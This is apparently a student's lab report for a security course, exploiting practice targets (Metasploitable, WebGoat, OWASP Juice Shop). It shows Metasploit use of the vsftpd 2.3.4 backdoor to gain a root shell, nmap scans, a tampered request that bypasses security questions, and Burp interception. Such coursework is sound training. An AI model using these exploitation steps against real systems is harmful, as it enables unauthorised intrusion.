CSE 345: Assignment 2

PIYUSH VERMA

21-11-22

1. Metasploitable

a. Use Nmap to identify the OS version of the metaspoiltable system. [5 marks]

```
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

I first found the ipv4 address of the metaspoiltable then I ran the following command.

Common Used: sudo nmap -O 192.168.58.135

OS Version: Linux 2.6.9 - 2.6.33

b. List the open ports on the metaspoiltable system. What commands did you use? What are the ports used for by default? What applications did you find running on the open ports? [10 marks]

```
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

The above are the open ports for the metaspoiltable system.

Command used:
sudo nmap -O 192.168.58.135 -Pn
nmap -A 192.168.58.135 gave a detailed description of each open port

I also used the Metasploit scanner
The command i used was: db_nmap -p- 192.168.58.135

I found some additional open ports that were not visible earlier

```
msf6 auxiliary(scanner/portscan/syn) > db_nmap -p- 192.168.58.135
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-21 00:54 IST
[*] Nmap: Nmap scan report for 192.168.58.135
[*] Nmap: Host is up (0.0034s latency).
[*] Nmap: Not shown: 65504 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 512/tcp   open  exec
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  shell
[*] Nmap: 1099/tcp  open  rmiregistry
[*] Nmap: 1524/tcp  open  ingreslock
[*] Nmap: 2049/tcp  open  nfs
[*] Nmap: 2121/tcp  open  ccproxy-ftp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 3632/tcp  open  distccd
[*] Nmap: 5432/tcp  open  postgresql
[*] Nmap: 5900/tcp  open  vnc
[*] Nmap: 6000/tcp  open  X11
[*] Nmap: 6200/tcp  open  lm-x
[*] Nmap: 6667/tcp  open  irc
[*] Nmap: 6697/tcp  open  ircs-u
[*] Nmap: 8009/tcp  open  ajp13
[*] Nmap: 8180/tcp  open  unknown
[*] Nmap: 8787/tcp  open  msgsrvr
[*] Nmap: 44351/tcp open  unknown
[*] Nmap: 50792/tcp open  unknown
[*] Nmap: 52461/tcp open  unknown
[*] Nmap: 58379/tcp open  unknown
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 24.04 seconds
msf6 auxiliary(scanner/portscan/syn) > ss
```

Some of these are default ports like port 21 which is for FTP

Applications found running on open port are also listed beside the port like on port 21/tcp ftp service is being run.

c. Metasploitable contains a backdoor on its FTP server. Exploit the same and report the following:

i. What tool(s) did you use? [5 marks]

I used vsftpd_234_backdoor, and hashdump to gather the information.

ii. What command(s) did you execute? [10 marks]

1. I connected my postgresql DB with metasploit as it was not connected using: db_connect

2. Then I used the command use exploit/unix/ftp/vsftpd_234_backdoor to use the vsftpd_234_backdoor tool to get access to the metasploitable system

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

I set the RHOSTS to 192.168.58.135 using set RHOSTS 192.168.58.135

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.58.135
RHOSTS => 192.168.58.135
```

then i used the run command to run the tool.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.58.135:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.58.135:21 - USER: 331 Please specify the password.
[+] 192.168.58.135:21 - Backdoor service has been spawned, handling...
[+] 192.168.58.135:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
[*] Command shell session 1 opened (192.168.58.134:41915 -> 192.168.58.135:6200) at 2022-11-21 00:51:07 +0530
```

3. Then i open another./msfconsole to use the hashdump tool to get the user id and password if there were so i used use post/linux/gather/hashdump to use the hashdump

```
msf6 > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.
```

then I set the session id to the session is 1 as the connection was made on session 1 to the metasploitable system then i used the command run to run the tool

```
msf6 post(linux/gather/hashdump) > run

[-] Msf::OptionValidateError The following options failed to validate: SESSION
[*] Post module execution completed
```

Then I ran loot to see if there is anything but there was none.

```
msf6 post(linux/gather/hashdump) > loot

Loot
====

host  service  type  name  content  info  path
----  -------  ----  ----  -------  ----  ----
```

iii. What is the outcome of the exploit? [5 marks]

As there was a vulnerable version running ftp service by using msf i was able to create a remote session to the metasploitable system and through that by using hashdump we could get some valuable information and we can use other tools to crack that but in this case we were able to create a remote session using the vsftpd_234_backdoor msf tool.

d. Metaspoiltable has Mutillidae running on the VM. Mutillidae contains the top-10 vulnerabilities on OWASP. You are required to exploit the "Add blog for Anonymous" vulnerability on the"Cross-Site Request Forgery (CSRF) page."


2. WebGoat

The following 5 short lessons include web application vulnerabilities and attacks. [2x5=10]


1. HTTP Proxies

2. Developer Tools

4.
Just followed what was written and wrote the command in the console and it gave me the phone number.




6.
I went to the network tab then I made a request and found the network request and the went into request data to get the networkNum and found it.



3. Crypto Basics


2.

Used a basic online decoder




3.

Used XOR decoder to decode it.



4.

I used a website to decode this plain unsalted hash



6.


I saved the private key as test.key then i used openssl rsa to get the public key using command:openssl rsa -in test.key -pubout > test.pub . Then i got the modulus of the public key using openssl rsa -in test.pub -pubin -modulus -noout after getting the modulus i used this command to get the signature in sha256

```
iraiva@iraiva-virtual-machine: $ echo -n "B40DB8B1554040F9A7D879D3CE2F307958CC9A3C798FE64338BFC3BDB41787528DC942FCEB8BB40ECAD5B9C0142B7AAFC96CCA842AE60E277ED8D3B6959D79D48215137C23F77A205EE5951B089E48BDFD637BA4D
5F41B7B727ACDBC3C98B0D9A1C4B1A9FA651D658935CE09B4ECB49A7EFCB63071D41F66DBE9B6C1954C37F0F7BBED50FD7B86A9390C188470FA3194B9B922CFF3EA021FC8279D0B2F0FAF64264485FF1E61F3F52B153A94BE309F2727B7B154049CF18C99A8392D41E5
338C219CCED5B8CD23F1707695E6D237A494ED0556A16ECD23AF55E7BA3452E0EE9A0F5767B1AD8EC30C3322B7890CC2FF2114A4AFC7172765447EFD9ED45F45CEF1" | openssl dgst -sign test.key -sha256 -out sign.sha256
```

After getting that i used

```
iraiva@iraiva-virtual-machine:~$ openssl enc -base64 -in sign.sha256 -out sign.sha256.base64S
```

To get the base65 version then i open the file that i got.




8.


I first ran the command: docker run -d webgoat/assignments:findthesecret then i ran this command: sudo docker exec -ti --user 0 b529f0239a37ff79c0231f2cc76bcc8f9e7264b413c69007233a022a2c148cad bash

Then i got access to the default secret file which gave me the secret then i ran:echo "U2FsdGVkX199jgh5oANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile /root/default_secret

Which gave me the unencrypted message adne the name of file i got it from earlier.

```
iraiva@iraiva-virtual-machine:~$ sudo docker run -d webgoat/assignments:findthesecret
b529f0239a37ff79c0231f2cc76bcc8f9e7264b413c69007233a022a2c148cad
iraiva@iraiva-virtual-machine:~$ sudo docker exec -ti --user 0 b529f0239a37ff79c0231f2cc76bcc8f9e7264b413c69007233a022a2c148cad bash
root@b529f0239a37:/# cat /root/default_secret
ThisIsMySecretPassw0rdf0rY0u
root@b529f0239a37:/#
root@b529f0239a37:/#
root@b529f0239a37:/# echo "U2FsdGVkX199jghSoANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile ....
enc: Cannot open input file ...., No such file or directory
enc: Use -help for summary.
root@b529f0239a37:/#
root@b529f0239a37:/# echo "U2FsdGVkX199jghSoANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile /root/default_secret
Leaving passwords in docker images is not so secureroot@b529f0239a37:/#
```






4. Authentication Bypasses


So i send the request verify-account then i went to developer tools then network tab in network tab i clicke the verify-account to edit and resend then i edited the body from question0 and question1 to secQuestion2=&secQuestion3=&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746

Then i bypassed the authentication and the challenge turned to green.



5. Insecure Login

I again used the network tab i send a request containing login credentials of another useds then by using network tab i get those request and using those request i login into the system.



3. BurpSuite

a. Configure your browser to use burpsuite as a proxy. Explore the OWASP Juice Shop and show the intercepted traffic in the burp suite.[5]

b. Give the customer feedback with an impossible rating of 0. [5]

So i set the interceptor on and then i got the raw data that i submitted then i changes the rating from 1 to 0 and then i forwarded that rating to the Customer feedback.

c. Use your knowledge of SQL injection to achieve the following

i. Get admin access to the web portal. [10]

ii. Get the credentials of all registered users in the portal. [5]